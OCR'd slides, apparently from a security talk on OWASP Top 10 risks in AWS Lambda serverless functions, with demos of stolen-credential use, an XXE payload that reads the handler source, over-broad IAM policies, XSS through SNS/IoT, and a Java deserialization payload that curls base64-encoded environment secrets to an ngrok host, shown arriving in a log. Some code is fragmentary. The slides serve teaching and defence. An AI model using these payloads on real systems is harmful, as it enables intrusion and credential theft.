AWS_SECURITY_TOKEN=FQoGZXIvYXdzEAYaDB369Izam15zE1TKJCLqAdogoBF+p5OlZnmlxe5WSAYD9WV4bUuyMEzJ9nf/tHp2jONJV81KGLaJYtg3pPS7k0wdow6
tnBMlGJ8nLVukj9Ow9OEgc/yTdjUtccAtJEd4JslVAhr+dQ4EmFLjdPEb2Fj1xtf8CjyF6DOXb/Hn1M9X+LYzRGwAyTQr6QcDb92JvJEghSi9GND49m+aLnfsza9aQ
7SGS55rXn4rZ7iyigBtJs55iL6gyzWhb+rxt9/1VOT2V6jF5Oe5LhuQBJBGQiujmWVQPWvzqcnYqkBu12
zL1OSB5Dp7Rb+b42L/xp1CHAAksjd+jOE+6Ci0mOzfBQ==
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=256
_=/usr/bin/env
```

Stealing function keys



```
keizer@protegolabs:~$ aws dynamodb list-tables --profile stolen_keys
{
    "TableNames": [
        "keizer-slack-messages"
    ]
}
keizer@protegolabs:~$ aws dynamodb describe-table --table-name keizer-slack-messages --profile stolen_keys
{
    "Table": {
        "TableArn": "arn:aws:dynamodb:us-east-1:581668322048:table/keizer-slack-messages",
        "AttributeDefinitions": [
            {
                "AttributeName": "timestamp",
                "AttributeType": "N"
            },
            {
                "AttributeName": "username",
                "AttributeType": "S"
            }
        ],
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "WriteCapacityUnits": 1,
            "ReadCapacityUnits": 1
        },
        "TableSizeBytes": 30682,
        "TableName": "keizer-slack-messages",
        "TableStatus": "ACTIVE",
        "TableId": "7748ff71-37ce-4f68-8b2c-9eef31b14d31",
        "KeySchema": [
            {
                "KeyType": "HASH",
                "AttributeName": "username"
            },
            {
                "KeyType": "RANGE",
                "AttributeName": "timestamp"
            }
        ],
        "ItemCount": 329,
        "CreationDateTime": 1541971026.685
    }
}
```

Protego

Demo

Protego

A4:2017 XML External Entity

- Insecure way of parsing XML files by the serverless function
- The exploitability may not always be fruitful
    - function may sit in VPC
    - built-in libraries are secured

Protego


Serverless XXE attack

```python
from lxml import etree
import boto3,os,urllib,json

def lambda_handler(event, context):
    s3 = boto3.resource('s3')
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
    parser = etree.XMLParser(resolve_entities=True, load_dtd=True, no_network=False)
    try:
        root = etree.parse('/tmp/f.xml', parser).getroot()
        process_xml(root)
    except etree.XMLSyntaxError:
        return None

def process_xml():↔
```

```xml
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///var/task/handler.py" >]>
<root>
    <child>AAAAA</child>
    <child>&bar;</child>
    <child>CCCC</child>
</root>
```

Protego

XXE in CloudWatch Logs



```
03:13:49    START RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Version: $LATEST
03:13:50    <root>
03:13:50    <child>AAAAA</child>
03:13:50    <child>from lxml import etree
03:13:50    import boto3,os,urllib,json
03:13:50    def lambda_handler(event, context):
03:13:50    s3 = boto3.resource('s3')
03:13:50    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
03:13:50    s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
03:13:50    #response = s3.get_object(Bucket=os.environ['BUCKET'], Key=key)
03:13:50    #file = response['Body'].read()
03:13:50    parser = etree.XMLParser(resolve_entities=True)
03:13:50    try:
03:13:50    root = etree.parse('/tmp/f.xml', parser).getroot()
03:13:50    print etree.tostring(root)
03:13:50    '''for element in root:
03:13:50    if element.text is not None and not element.text.strip():
03:13:50    print element.text'''
03:13:50    except etree.XMLSyntaxError:
03:13:50    return None
03:13:50    </child>
03:13:50    <child>CCCC</child>
03:13:50    </root>
03:13:50    END RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750
03:13:50    REPORT RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Duration: 260.40 ms Bi
```

A5:2017 Broken Access Control

- Over privileged functions
- Impact of other vulnerabilities depends on the permission given to the function
    - In extreme cases - full cloud account takeover

Protego

```
var s3 = new AWS.S3({apiVersion: '2006-03-01'});
var params = {Bucket: 'myBucket', Key: imageFileName};
var file = require('fs').createWriteStream('/tmp/file.jpg');
s3.getObject(params).createReadStream().pipe(file);
```

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
      ["arn:aws:s3:::*"]
  }]
}
```

Security???

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
["arn:aws:s3:::myBucket/*"]
  }]
}
```

Of course I care about security

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action":
["s3:GetObject"],
    "Resource":
["arn:aws:s3:::myBucket/*"]
  }]
}
```

Least privilege*

Protego

Demo


A6:2017 Security Misconfiguration

- Not just the function but how the function interacts with the environment
- Complexity increases security misconfiguration
    - 1000 functions, each requires different permission
- Can lead to DoS/timeouts

Protego

A7:2017 Cross-Site Scripting


More incoming entry points - MQTT, SES, SNS



```python
import boto3
import json

def lambda_handler(event, context):

    msg_id = event['Records'][0]['Sns']['MessageId']
    msg_data = event['Records'][0]['Sns']['Message']

    client = boto3.client('iot-data', region_name='us-east-1')
    link = "<a href=\"https://my.api/v1/get_email?id="+msg_id+"\"/>Click</a>"
    response = client.publish(
            topic='protego-a7-topic',
            qos=1,
            payload=json.dumps({"msg": msg_data, "id": link})
    )
```

Gets the message content

Sends the message content to dashboard



This page says

Well, thats odd...

OK

Support Dashboard

Tasks @a33hscpm83o03k.iot.us-east-1.amazonaws.com

protego-a7-topic -> Jun 13, 2018 6:09:51 PM

{"msg": "Please asist!", "id": link }

protego-a7-topic -> Jun 13, 2018 6:12:13 PM


{"msg": "Dear Sirs", "id": link }

protego-a7-topic -> Jun 13, 2018 6:14:22 PM


{"msg": "Hello ", "id": link}

A8:2017 Insecure Deserialization


- Common in Python and NodeJS, but also affects Java and dot.net
- Mostly introduced due to insecure use of 3rd party libraries



```java
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class JsonMapper {
    public static Movie toView(String jsonResponse) {
        ObjectMapper objectMapper = new ObjectMapper();
        try {

        }

        }
    }
}
```



```
Session Status                online
Version                       2.2.2
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://protegolabs.ngrok.io -> localhost:8081
Forwarding                    https://protegolabs.ngrok.io -> localhost:8081

Connections                   ttl     opn     rt1     rt5     p50     p90
                              2       0       0.00    0.00    0.00    0.00

HTTP Requests
-------------

GET /?data=QVdTX1NFU1NJT05fVE9LRU49RkFLRQ0KTERfTElCUkFSWV9QQVRIPS92YXIvcnVudGltZTovdmFyL3Rhc2sN
CkFXU19FWEVDVVRJT05fRU5WPUFXU19MYW1iZGFfcHl0aG9uMi43DQpQQVRIPS91c3IvbG9jYWwvYmluOi91c3IvYmluLzo
vYmluDQpQV0Q9L3Zhci90YXNrDQpBV1NfU0VDUkVUX0FDQ0VTU19LRVk9RkFLRQ0KQVdTX0FDQ0VTU19LRVlfSUQ9RkFLRQ
0KUFlUSE9OUEFUSD0vdmFyL3J1bnRpbWUNCkFXU19TRUNVUklUWV9UT0tFTj1GQUtFRkFLRQ0KX0hBTkRMRVI9bGFtYmRhX
2Z1bmN0aW9uLmxhbWJkYV9oYW5kbGVyDQpfPS91c3IvYmluL2Vudg==                                   200 OK
```



```
ap=0 payload.class&

64 --wrap=0`; curl

jxpbml0PgEAAygpVgEA
BENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEACkV4Y2VwdGlvbnMHA
BgBAApTb3VyY2VGaWxlAQAMcGF5bG9hZC5qYXZhDAAHAAgHABkMABoAGwEAR2Vudj1gZW52fGJhc2U2NCAtLXdyYXA9MG
A7IGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5ncm9rLmlvP2RhdGE9JHtlbnZ9DAAcAB0BAAdwYXlsb2FkAQAQamF2YS9
sYW5nL09iamVjdAEAE2phdmEvbGFuZy9FeGNlcHRpb24BABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUo
KUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7A
CEABQAGAAAAAAACAAEABwAIAAEACQAAAB0AAQABAAAABSq3AAGxAAAAAQAKAAAABgABAAAAAQAJAAsADAACAAkAAAAmAA
IAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgACAAAABAAJAAUADQAAAAQAAQAOAAEADwAAAAIAEA==
[1]+  Done                    base64 --wrap=0 payload.class
```

A9:2017 Vulnerable Dependencies

- Using dependencies which are insecure
- Very common
- Functions may have 100 lines of code, but they bring everything with them

